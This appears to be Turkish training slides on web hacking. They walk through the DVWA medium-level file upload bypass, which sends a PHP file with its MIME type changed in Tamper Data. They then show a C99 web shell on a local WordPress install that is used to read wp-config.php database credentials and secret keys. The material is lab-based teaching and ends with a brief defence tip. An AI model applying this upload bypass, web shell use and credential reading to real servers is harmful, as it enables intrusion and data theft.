
1. İlk olarak [DVWA](#)'ya girelim.
2. DVWA Security sekmesinden seviyeyi Medium yapalım.
3. Ardından yan menüde bulunan Upload'a tıklayalım.



Username

Password

Damn Vulnerable Web Application (DVWA) is a RandomStorm OpenSource project

# 11 – File Upload Zafiyeti ve Hacking Amaçlı Kullanımı

## ➤ Upload – Medium Level Uygulaması

Kaynak kodumuzu incelemek için sağ alta bulunan View Source'a tıkladığımızda, kullanıcıdan dosyanın http header'ında bulunan type'ına ve boyutuna bir kontrol olduğunu görüyoruz. Eğer dosya boyunu 100000 byte'den az tutar ve http header'ında image/jpeg olarak gönderirsek burayı atlatmış oluruz.

Kullanıcıdan gelen dosyanın HTTP Header ile gelen type'ına bakıyor ve dosya boyutunun 1000000 bayt'dan küçük olma şartı var.

```
<?php
    if (isset($_POST['Upload'])) {

        $target_path = DVWA_WEB_PAGE_TO_ROOT."hackable/uploads/";
        $target_path = $target_path . basename($_FILES['uploaded']['name']);
        $uploaded_name = $_FILES['uploaded']['name'];
        $uploaded_type = $_FILES['uploaded']['type'];
        $uploaded_size = $_FILES['uploaded']['size'];

        if (($uploaded_type == "image/jpeg") && ($uploaded_size < 100000)) {

            if(!move_uploaded_file($_FILES['uploaded']['tmp_name'], $target_path)) {

                echo '<pre>';
                echo 'Your image was not uploaded.';
                echo '</pre>';

            } else {

                echo '<pre>';
                echo $target_path . ' successfully uploaded!';
                echo '</pre>';

            }

        } else{
            echo '<pre>Your image was not uploaded.</pre>';
        }
    }
?>
```

# 11 – File Upload Zafiyeti ve Hacking Amaçlı Kullanımı

## ➤ Upload – Medium Level Uygulaması

Sayfayı görüntülediğimiz de bizden bir adet resim upload etmemizi istiyor. Keşif amaçlı olarak bir resim upload ediyor ve sonucuna bakıyorum.

**Vulnerability: File Upload**


Choose an image to upload:

Gözat... Hiçbir dosya seçilmedi.

Upload Hiçbir dosya seçilmedi.

**More info**

[http://www.owasp.org/index.php/Unrestricted\\_File\\_Upload](http://www.owasp.org/index.php/Unrestricted_File_Upload)  
<http://blogs.securiteam.com/index.php/archives/1268>  
<http://www.acunetix.com/websitetsecurity/upload-forms-threat.htm>



# 11 – File Upload Zafiyeti ve Hacking Amaçlı Kullanımı

## ➤ Upload – Medium Level Uygulaması

Gönderdiğim png dosyasını yükleyemedi. Hemen kaynağı görüntüleden bakıyoruz ve MAX\_FILE\_SIZE’ı görüyoruz. Burada ki 100000 değerini 300000 yapıyoruz.

The screenshot shows a browser's developer tools with the 'Denetçi' (Inspector) tab selected. The main pane displays a web page titled 'Vulnerability: File Upload'. On the page, there is a form with a file input field. The status message below the form reads 'Your image was not uploaded.' The bottom part of the interface shows the DOM tree and the right-hand sidebar displays the CSS styles for the elements.

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
  <head></head>
  <body class="home">
    <div id="container">
      <div id="header"></div>
      <div id="main_menu"></div>
    <div id="main_body">
      <div class="body_padded">
        <h1>Vulnerability: File Upload</h1>
        <div class="vulnerable_code_area">
          <form method="POST" action="#" enctype="multipart/form-data">
            <input type="hidden" value="100000" name="MAX_FILE_SIZE"></input>
          </form>
        </div>
      </div>
    </div>
  </body>
</html>
```

Kurallar (Rules):

```
element { }
input, textarea, select {
  font: 100% arial,
         vertical-align: middle;
}
div#main_body {
  font-size: 13px;
}
```

# 11 – File Upload Zafiyeti ve Hacking Amaçlı Kullanımı

## ➤ Upload – Medium Level Uygulaması

Bu istemci taraflı kontrolü bypass etmem birşeyi değiştirmedi çünkü bu sefer kontrol sunucu tarafında bu yüzden dosyamı 100000 byte'den küçük olarak gönderiyorum.



# 11 – File Upload Zafiyeti ve Hacking Amaçlı Kullanımı

## ➤ Upload – Medium Level Uygulaması

Bu sefer dosyamı kabul etti.

Home  
Instructions  
Setup  
  
Brute Force  
Command Execution  
CSRF  
Insecure CAPTCHA  
File Inclusion  
SQL Injection  
SQL Injection (Blind)  
**Upload**  
XSS reflected  
XSS stored


### Vulnerability: File Upload

Choose an image to upload:  
 Hiçbir dosya seçilmedi.

.../.../hackable/uploads/adeo.png successfully uploaded!

[More info](#)

[http://www.owasp.org/index.php/Unrestricted\\_File\\_Upload](http://www.owasp.org/index.php/Unrestricted_File_Upload)  
<http://blogs.securiteam.com/index.php/archives/1268>  
<http://www.acunetix.com/websitedevelopment/upload-forms-threat.htm>



Peki ya resim yerine php bir web shell gönderirsek sonuç ne olacak? Hemen deneyelim.

# 11 – File Upload Zafiyeti ve Hacking Amaçlı Kullanımı

## ➤ Upload – Medium Level Uygulaması


Dosyamı kabul etmedi http header’ında saklanan dosya tipini manipüle etmek için tamper data eklenimi açıyorum.



# 11 – File Upload Zafiyeti ve Hacking Amaçlı Kullanımı

## ➤ Upload – Medium Level Uygulaması


PHP ile basit bir dosya upload sistemi yazıp uzantısını jpg yapıyorum. Start tamper'a basıyorum ardından Gözat'a basıp index.jpg'i seçip ardından Upload diyorum.



## 11 – File Upload Zafiyeti ve Hacking Amaçlı Kullanımı

- Upload – Medium Level Uygulaması

Upload'a tıklayınca karşıma çıkan uyarıya Tamper diyorum.



Tıklıyoruz.

# 11 – File Upload Zafiyeti ve Hacking Amaçlı Kullanımı

## ➤ Upload – Medium Level Uygulaması

Gelen ekranında bulunan index.jpg'i bulup index.php yapıyoruz.

The screenshot shows two overlapping Tamper Data windows. Both windows have the URL `http://23.102.9.62/vulnerabilities/upload/#`.

**Left Window (Top):**

Request Header Name	Request Header Value
Host	23.102.9.62
User-Agent	Mozilla/5.0 (Windows NT 10.0; WOW64; rv:40.0) Gecko/20100101 Firefox/40.0
Accept	text/html,application/xhtml+xml,application/xml;q=0.9,
Accept-Language	tr-TR,tr;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding	gzip, deflate
Referer	http://23.102.9.62/vulnerabilities/upload/
Cookie	PHPSESSID=5gv03b09hvjn3o2t37bdqa7b52; security=medium

**Post Parameter Name:** POST\_DATA  
**Post Parameter Value:**

```
name="uploaded";filename="index.jpg"\r\nContent-Type: image/jpeg\r\n\r\n<?php\r\n\\nif(isset($_FILES['dosya'])){\r\n\\n\\n Shata =
```

**Buttons:** Tamam, Vazgeç

**Right Window (Bottom):**

Request Header Name	Request Header Value
Host	23.102.9.62
User-Agent	Mozilla/5.0 (Windows NT 10.0; WOW64; rv:40.0) Gecko/20100101 Firefox/40.0
Accept	text/html,application/xhtml+xml,application/xml;q=0.9,
Accept-Language	tr-TR,tr;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding	gzip, deflate
Referer	http://23.102.9.62/vulnerabilities/upload/
Cookie	PHPSESSID=5gv03b09hvjn3o2t37bdqa7b52; security=medium

**Post Parameter Name:** POST\_DATA  
**Post Parameter Value:**

```
name="uploaded";filename="index.php"\r\nContent-Type: image/jpeg\r\n\r\n<?php\r\n\\nif(isset($_FILES['dosya'])){\r\n\\n\\n Shata =
```

**Buttons:** Tamam, Vazgeç

## 11 – File Upload Zafiyeti ve Hacking Amaçlı Kullanımı

### ➤ Upload – Medium Level Uygulaması

Sunucu taraflı kontrolü bypass ettikten sonra gönderdiğim php dosyası direk olarak içeriye girdi. Bundan sonrası sizin web shell upload edip onu kullanıp yapabileceklerinize kalıyor 😊

Choose an image to upload:

Gözat... Hiçbir dosya seçilmedi.

Upload

.../.../hackable/uploads/index.php successfully uploaded!

← 23.102.9.62/hackable/uploads/

Select image to upload: Gözat... Hiçbir dosya seçilmedi. Upload Image

Bu uygulamada ki hedefimize ulaştık.

## 11 – File Upload Zafiyeti ve Hacking Amaçlı Kullanımı

- File Upload Zafiyeti Korunma Yolları
  1. File upload zayıflıklarına karşı http headerleri dışında dosyanın yüklenikten sonra gerçek bir resim dosyası olup olmadığı kontrol edilmelidir.
- Sonuç olarak

Basit bırakılan kontroller sunucunun kontrolünü saldırgana vermenize neden olabilir. File Upload zafiyeti hala bir çok sistemde karımıza çıkmaya devam etmektedir.

# Web Shell

## 12 – Web Shell

### ➤ Nedir?

Web Shell, uygulama ortamına özel olarak(hedef uygulama ile aynı dilde) yazılan özel scriptlerdir. Bu scriptler hedef sisteme yüklenikten sonra hedef sistemde saldırgana hakimiyet sağlamaya çalışırlar. Kısacası sisteminize bulaştırılan bir virüsdür. Bu virüs sisteminizin kontrolünü user yetkileri ile aynı oranda saldırgana vermektedir.

## 12 – Web Shell


➤ Neler Yapılabilir?

1. Hedef sistemde dosya okuma/düzenleme/oluşturma/indirme/yükleme.
2. Hedef sistemde komut çalıştırma.
3. Hedef sistemde veri tabanına bağlanma.

# 12 – Web Shell

## ➤ Web Shell Uygulaması

Bu uygulamamızda localimde kurmuş olduğum bir wordpress sisteminde bir zafiyetten faydalananın içeriye C99 shellimizi upload ettik peki ya sonra? Bu uygulamada hedefimizde sonrası işlemek bulunmakta.



# 12 – Web Shell

- Web Shell Uygulaması

Dosya Boyutu / Dosya Türü		User/Group	
Dosya Adı	Son Düzenlenme Tarihi	Yetki	İşlemler
Listing folder (18 files and 3 folders):			
Name	Size	Modify	Owner/Group
.	LINK	02.09.2015 22:40:14	www-data/www-data
..	LINK	02.09.2015 22:29:24	root/root
[wp-admin]	DIR	02.09.2015 22:29:28	www-data/www-data
[wp-content]	DIR	02.09.2015 22:29:27	www-data/www-data
[wp-includes]	DIR	02.09.2015 22:29:28	www-data/www-data
c99.php	158.82 KB	02.09.2015 22:24:53	www-data/www-data
index.php	418 B	25.09.2013 03:18:11	www-data/www-data
license.txt	19.46 KB	21.08.2015 03:01:41	www-data/www-data
readme.html	10.03 KB	21.08.2015 03:01:52	www-data/www-data
wp-activate.php	4.83 KB	20.08.2014 20:30:16	www-data/www-data
wp-blog-header.php	271 B	08.01.2012 19:01:11	www-data/www-data
wp-comments-post.php	4.89 KB	08.01.2015 09:05:25	www-data/www-data
wp-config-sample.php	3.06 KB	21.08.2015 03:01:52	www-data/www-data
wp-config.php	3.12 KB	02.09.2015 22:40:14	www-data/www-data
wp-cron.php	3.21 KB	24.05.2015 20:26:25	www-data/www-data
wp-links-opml.php	2.32 KB	25.10.2013 01:58:23	www-data/www-data
wp-load.php	3.05 KB	13.04.2015 00:29:32	www-data/www-data
wp-login.php	33.86 KB	29.07.2015 06:56:24	www-data/www-data
wp-mail.php	8.06 KB	17.07.2014 12:12:16	www-data/www-data
wp-settings.php	10.8 KB	25.06.2015 05:29:31	www-data/www-data
wp-signup.php	24.54 KB	27.06.2015 04:03:25	www-data/www-data
wp-trackback.php	3.94 KB	30.11.2014 23:23:23	www-data/www-data
xmlrpc.php	2.98 KB	28.07.2015 15:17:26	www-data/www-data
Select all	Unselect all	With selected:	Confirm

# 12 – Web Shell

## ➤ Web Shell Uygulaması



## 12 – Web Shell

### ➤ Web Shell Uygulaması

Şimdi wordpress uygulamamızın veri tabanını görüntüleyelim bunun için önce wp-config.php'den veritabanı adı, user ve parola bilgilerini okumamız gereklidir. Bunun için wp-config.php'nin üstüne tıklıyoruz.

Listing folder (18 files and 3 folders):							
Name	Size	Modify	Owner/Group	Perms	Action		
.	LINK	02.09.2015 22:40:14	www-data/www-data	drwxrwxr-x			
..	LINK	02.09.2015 22:29:24	root/root	drwxr-xr-x			
[wp-admin]	DIR	02.09.2015 22:29:28	www-data/www-data	drwxr-xr-x			
[wp-content]	DIR	02.09.2015 22:29:27	www-data/www-data	drwxr-xr-x			
[wp-includes]	DIR	02.09.2015 22:29:28	www-data/www-data	drwxr-xr-x			
c99.php	158.82 KB	02.09.2015 22:24:53	www-data/www-data	-rwxr-xr-x			
index.php	418 B	25.09.2013 03:18:11	www-data/www-data	-rwxr-xr-x			
license.txt	19.46 KB	21.08.2015 03:01:41	www-data/www-data	-rwxr-xr-x			
readme.html	10.03 KB	21.08.2015 03:01:52	www-data/www-data	-rwxr-xr-x			
wp-activate.php	4.83 KB	20.08.2014 20:30:16	www-data/www-data	-rwxr-xr-x			
wp-blog-header.php	271 B	08.01.2012 19:01:11	www-data/www-data	-rwxr-xr-x			
wp-comments-post.php	4.89 KB	08.01.2015 09:05:25	www-data/www-data	-rwxr-xr-x			
wp-config-sample.php	3.06 KB	21.08.2015 03:01:52	www-data/www-data	-rwxr-xr-x			
wp-config.php	3.12 KB	02.09.2015 22:40:14	www-data/www-data	-rwxr-xr-x			
wp-cron.php	3.21 KB	24.05.2015 20:26:25	www-data/www-data	-rwxr-xr-x			
wp-links-opml.php	2.32 KB	25.10.2013 01:58:23	www-data/www-data	-rwxr-xr-x			
wp-load.php	3.05 KB	13.04.2015 00:29:32	www-data/www-data	-rwxr-xr-x			
wp-login.php	33.86 KB	29.07.2015 06:56:24	www-data/www-data	-rwxr-xr-x			
wp-mail.php	8.06 KB	17.07.2014 12:12:16	www-data/www-data	-rwxr-xr-x			
wp-settings.php	10.8 KB	25.06.2015 05:29:31	www-data/www-data	-rwxr-xr-x			
wp-signup.php	24.54 KB	27.06.2015 04:03:25	www-data/www-data	-rwxr-xr-x			
wp-trackback.php	3.94 KB	30.11.2014 23:23:23	www-data/www-data	-rwxr-xr-x			
xmlrpc.php	2.98 KB	28.07.2015 15:17:26	www-data/www-data	-rwxr-xr-x			

Tıklıyoruz.

Select all Unselect all With selected: Confirm

# 12 – Web Shell

## ➤ Web Shell Uygulaması

```
<?php
/*
* WordPress için taban ayar dosyası.
*
* Bu dosya şu ayarları içerir: MySQL ayarları, tablo öneki,
* gizli anahtarlar ve ABS PATH. Daha fazla bilgi için
* {@link https://codex.wordpress.org/Editing_wp-config.php wp-config.php} yardım
* sayfasına göz atabilirsiniz. MySQL ayarlarınızı servis sağlayıcınızdan edinebilirsiniz.
*
* Bu dosya kurulum sırasında wp-config.php dosyasının oluşturulabilmesi için
* kullanılır. İsterseniz bu dosyayı kopyalayıp, ismini "wp-config.php" olarak değiştirip,
* değerlerini girerek kullanabilirsiniz.
*
* @package WordPress
*/
/** MySQL ayarları - Bu bilgileri sunucusundan alabilirsiniz */
/** WordPress için kullanılacak veritabanının adı */
define('DB_NAME', 'wordpress');

/** MySQL veritabanı kullanıcıı */
define('DB_USER', 'root');

/** MySQL veritabanı parolası */
define('DB_PASSWORD', '');

/** MySQL sunucusu */
define('DB_HOST', 'localhost');

/** Yaratılacak tablolar için veritabanı karakter seti */
define('DB_CHARSET', 'utf8mb4');

/** Veritabanı karşılaştırma tipi. Herhangi bir şüpheniz varsa bu değeri değiştirmeyin. */
define('DB_COLLATE', '');

/**#@+
* Eşsiz doğrulama anahtarları.
*
* Her anahtar farklı bir karakter kümesi olmalı!
* {@link http://api.wordpress.org/secret-key/1.1/salt WordPress.org secret-key service} servisini kullanarak yaratabilirsiniz.
* Cerezleri geçersiz kılmak için istediğiniz zaman bu değerleri değiştirebilirsiniz. Bu tüm kullanıcıların tekrar giriş yapmasını gerektirecektir.
*
* @since 2.6.0
*/
define('AUTH_KEY', '2MpB-/{}w\0l$Tk+Dkz<jl1Z1'00yB>rF+1od-x[Md&/k<1k~#H');
define('SECURE_AUTH_KEY', '4uLR{me3kvJ,um+-rExWz7H<+26-R-F-3)-Xm-21o->Sj014)ch@L_-'');
define('LOGGED_IN_KEY', 'd1gE8-TuKEY([914y-E>wbo1no&-+zhufo_3t4w/(WPLOSS-P-0))E>TP+tr+');
define('NONCE_KEY', '2d-Q2f/FcvNyeuk<4-+#tl17[H_P)<@>S-3npaefu)ztnghAvn[un]Uu/>T');
define('NONCE_SALT', 'BKws@UgsvIia'/ivs-[N sxH->+ge5d4as_1^9Shd1_4^82e{w+e9aio-H');
define('SECURE_AUTH_SALT', '19h~#W!Us/Srw(0xxRzi06&MPTaoQ)&u@Q62%j<@u@N(4hFeo)vt(tbxnh+XRYL0W(-=x);c@');
define('LOGGED_IN_SALT', 'e.%m@wSTTSpme+qoe{14_a_<+nN(4hFeo)vt(tbxnh+XRYL0W(-=x);c@');
define('NONCE_SALT', 'Linn]FcA5C' I2-0:)=1Uws9ht#3VYK>Zd@YgN21r+t+2Ea1):@+h(m1i+qHnw');

/**#
* WordPress veritabanı tablo on eki.
*
* Tüm kurumlmlara ayrı bir önem vererek bir veritabanına birden fazla kurulum yapabilirsiniz.
* Sadece rakamlar, harfler ve alt çizgi lütfen.
*/
$table_prefix = 'wp_';

/**#
* Geliştiriciler için: WordPress hata ayıklama modu.
